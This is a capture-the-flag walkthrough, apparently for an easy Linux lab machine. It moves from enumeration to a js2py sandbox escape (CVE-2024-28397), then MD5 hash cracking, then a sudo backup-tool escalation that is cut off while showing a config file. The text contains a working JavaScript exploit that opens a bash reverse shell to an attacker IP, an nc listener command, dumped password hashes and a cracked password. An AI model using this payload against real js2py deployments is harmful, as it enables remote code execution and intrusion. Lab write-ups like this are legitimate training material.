


🎯 Machine Overview
Operating System: Linux
Difficulty: Easy
Key Skills: Enumeration, Web Application Analysis, Credential Discovery, Privilege Escalation
🔍 Initial Foothold
The machine exposes two primary services:
- Port 22: SSH (OpenSSH 8.2p1)
- Port 8000: HTTP (Gunicorn 20.0.4)
The web application running on port 8000 presents a login interface with registration and app download functionality. The downloadable application is provided as a Python-based zip archive, which becomes a critical component for understanding the application’s inner workings and identifying potential vulnerabilities.
🎯 Attack Surface
Success on this machine hinges on thorough enumeration and analysis of the web application. Players must carefully examine the downloaded Python application to discover vulnerabilities that can be exploited for initial access. The path to root involves exploiting misconfigurations in group permissions and path hijacking techniques.
Note: This machine includes DoS protections, so brute-force approaches should be avoided in favor of methodical enumeration and exploitation of confirmed vulnerabilities.
🔎 ENUMERATION
Port Scanning

We add the IP to our /etc/hosts file and navigate to codeparttwo:8000 to discover the web interface.

Web Application Analysis
After creating a user and logging in, we’re presented with a clean interface:

The application allows us to run code, but the Download button catches our attention. Let’s investigate what’s inside.
Source Code Discovery
After downloading and unzipping the application, we find several interesting files:

The users.db database appears empty at first glance:

Analyzing app.py
Let’s examine the application source code:
┌──(venv)─(havoc㉿havoc)-[~/Downloads/htb/codetwo/app]
└─$ cat [app.py](<http://app.py>)
from flask import Flask, render_template, request, redirect, url_for, session, jsonify, send_from_directory
from flask_sqlalchemy import SQLAlchemy
import hashlib
import js2py
import os
import json

js2py.disable_pyimport()
app = Flask(__name__)
app.secret_key = 'S3cr3tK3yC0d3PartTw0'
app.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///users.db'
app.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
db = SQLAlchemy(app)

class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(80), unique=True, nullable=False)
    password_hash = db.Column(db.String(128), nullable=False)

class CodeSnippet(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    user_id = db.Column(db.Integer, db.ForeignKey('[user.id](<http://user.id>)'), nullable=False)
    code = db.Column(db.Text, nullable=False)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/dashboard')
def dashboard():
    if 'user_id' in session:
        user_codes = CodeSnippet.query.filter_by(user_id=session['user_id']).all()
        return render_template('dashboard.html', codes=user_codes)
    return redirect(url_for('login'))

@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = [hashlib.md](<http://hashlib.md>)5(password.encode()).hexdigest()
        new_user = User(username=username, password_hash=password_hash)
        db.session.add(new_user)
        db.session.commit()
        return redirect(url_for('login'))
    return render_template('register.html')

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']
        password_hash = [hashlib.md](<http://hashlib.md>)5(password.encode()).hexdigest()
        user = User.query.filter_by(username=username, password_hash=password_hash).first()
        if user:
            session['user_id'] = [user.id](<http://user.id>)
            session['username'] = username;
            return redirect(url_for('dashboard'))
        return "Invalid credentials"
    return render_template('login.html')

@app.route('/logout')
def logout():
    session.pop('user_id', None)
    return redirect(url_for('index'))

@app.route('/save_code', methods=['POST'])
def save_code():
    if 'user_id' in session:
        code = request.json.get('code')
        new_code = CodeSnippet(user_id=session['user_id'], code=code)
        db.session.add(new_code)
        db.session.commit()
        return jsonify({"message": "Code saved successfully"})
    return jsonify({"error": "User not logged in"}), 401

@app.route('/download')
def download():
    return send_from_directory(directory='/home/app/app/static/', path='[app.zip](<http://app.zip>)', as_attachment=True)

@app.route('/delete_code/<int:code_id>', methods=['POST'])
def delete_code(code_id):
    if 'user_id' in session:
        code = CodeSnippet.query.get(code_id)
        if code and code.user_id == session['user_id']:
            db.session.delete(code)
            db.session.commit()
            return jsonify({"message": "Code deleted successfully"})
        return jsonify({"error": "Code not found"}), 404
    return jsonify({"error": "User not logged in"}), 401

@app.route('/run_code', methods=['POST'])
def run_code():
    try:
        code = request.json.get('code')
        result = js2py.eval_js(code)
        return jsonify({'result': result})
    except Exception as e:
        return jsonify({'error': str(e)})

if __name__ == '__main__':
    with [app.app](<http://app.app>)_context():
        db.create_all()
[app.run](<http://app.run>)(host='0.0.0.0', debug=True)Key Discovery: The application uses js2py to evaluate JavaScript code. This is a potential security vulnerability worth investigating!
Identifying the Vulnerability
Checking requirements.txt to find the js2py version:

A quick Google search reveals a critical vulnerability: CVE-2024-28397
💥 EXPLOITATION
CVE-2024-28397: Sandbox Escape
We found a Proof of Concept exploit for the js2py vulnerability that allows sandbox escape!
Crafting the Exploit
Starting our penelope listener:
nc -lvnp 4444We modify the POC to execute a bash reverse shell:
// Bash reverse shell
var hacked = Object.getOwnPropertyNames({});
var attr = hacked.__getattribute__;
var obj = attr("__getattribute__")("__class__").__base__;

function findPopen(o) {
    try {
        var subs = o.__subclasses__();
        for (var i = 0; i < subs.length; i++) {
            var item = subs[i];
            if (item && item.__module__ === "subprocess" && item.__name__ === "Popen") {
                return item;
            }
        }
    } catch(e) {}
    return null;
}

var Popen = findPopen(obj);
if (Popen) {
    var cmd = "bash -c 'bash -i >& /dev/tcp/10.10.14.70/4444 0>&1'";
    Popen(cmd, -1, null, -1, -1, -1, null, null, true);
}
Getting Initial Access
We paste the modified exploit code into the web interface:

Hit Run and wait for the shell to connect…

Success! We’ve gained initial access to the system as the app user. Easy peasy!
👤 USER FLAG
Credential Discovery
Now let’s examine the users.db file from inside the system:

We discover multiple user credentials:
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
3|havoc|6c1bcb0e242008cc6386e0f7e6c91eee
4|admin|21232f297a57a5a743894a0e4a801fc3
Cracking the Hash
We crack Marco’s MD5 hash:

Credentials Found:
Username: marco
Password: sweetangelbabylove
Switching Users
Instead of SSH, we can simply switch users from our current shell:
su marco
We’re now logged in as Marco and can grab the user.txt flag! 🚩
👑 PRIVILEGE ESCALATION TO ROOT
Checking Sudo Privileges
Let’s check what Marco can run with sudo:

Critical Finding: Marco can run /usr/bin/npbackup-cli with sudo privileges without a password!
Analyzing the Configuration
We notice a npbackup.conf file in Marco’s home directory:
marco@codeparttwo:~$ cat npbackup.conf
conf_version: 3.0.1
audience: public
repos:
  default:
    repo_uri:
      __NPBACKUP__wd9051w9Y0p4ZYWmIxMqKHP81/phMlzIOYsL01M9Z7IxNzQzOTEwMDcxLjM5NjQ0Mg8PDw8PDw8PDw8PDw8PD6yVSCEXjl8/9rIqYrh8kIRhlKm4UPcem5kIIFPhSpDU+e+E__NPBACKUP__
    repo_group: default_group
    backup_opts:
      paths:
      - /home/app/app/
      source_type: folder_list
      exclude_files_larger_than: 0.0
    repo_opts:
      repo_password:
        __NPBACKUP__v2zdDN21b0c7TSeUZlwezkPj3n8wlR9Cu1IJSMrSctoxNzQzOTEwMDcxLjM5NjcyNQ8PDw8PDw8PDw8PDw8PD0z8n8DrGuJ3ZVWJwhBl0GHtbaQ8lL3fB0M=__NPBACKUP__
      retention_policy: {}
      prune_max_unused: 0
    prometheus: {}
    env: {}
    is_protected: false
groups:
  default_group:
    backup_opts:
      paths: []
      source_type:
      stdin_from_command:
      stdin_filename:
      tags: []
      compression: auto
      use_fs_snapshot: true
      ignore_cloud_files: true
      one_file_system: false
      priority: low
      exclude_caches: true
      excludes_case_ignore: false
      exclude_files:
      - excludes/generic_excluded_extensions
      - excludes/generic_excludes
      - excludes/windows_excludes
      - excludes/linux_excludes
      exclude_patterns: []
      exclude_files_larger_than:
      additional_parameters:
      additional_backup_only_parameters:
      minimum_backup_size_error: 10 MiB
      pre_exec_commands: []
      pre_exec_per_command_timeout: 3600
      pre_exec_failure_is_fatal: false
      post_exec_commands: []
      post_exec_per_command_timeout: 3600
      post_exec_failure_is_fatal: false
      post_exec_execute_even_on_backup_error: true
      post_backup_housekeeping_percent_chance: 0
      post_backup_housekeeping_interval: 0
    repo_opts:
      repo_password:
      repo_password_command:
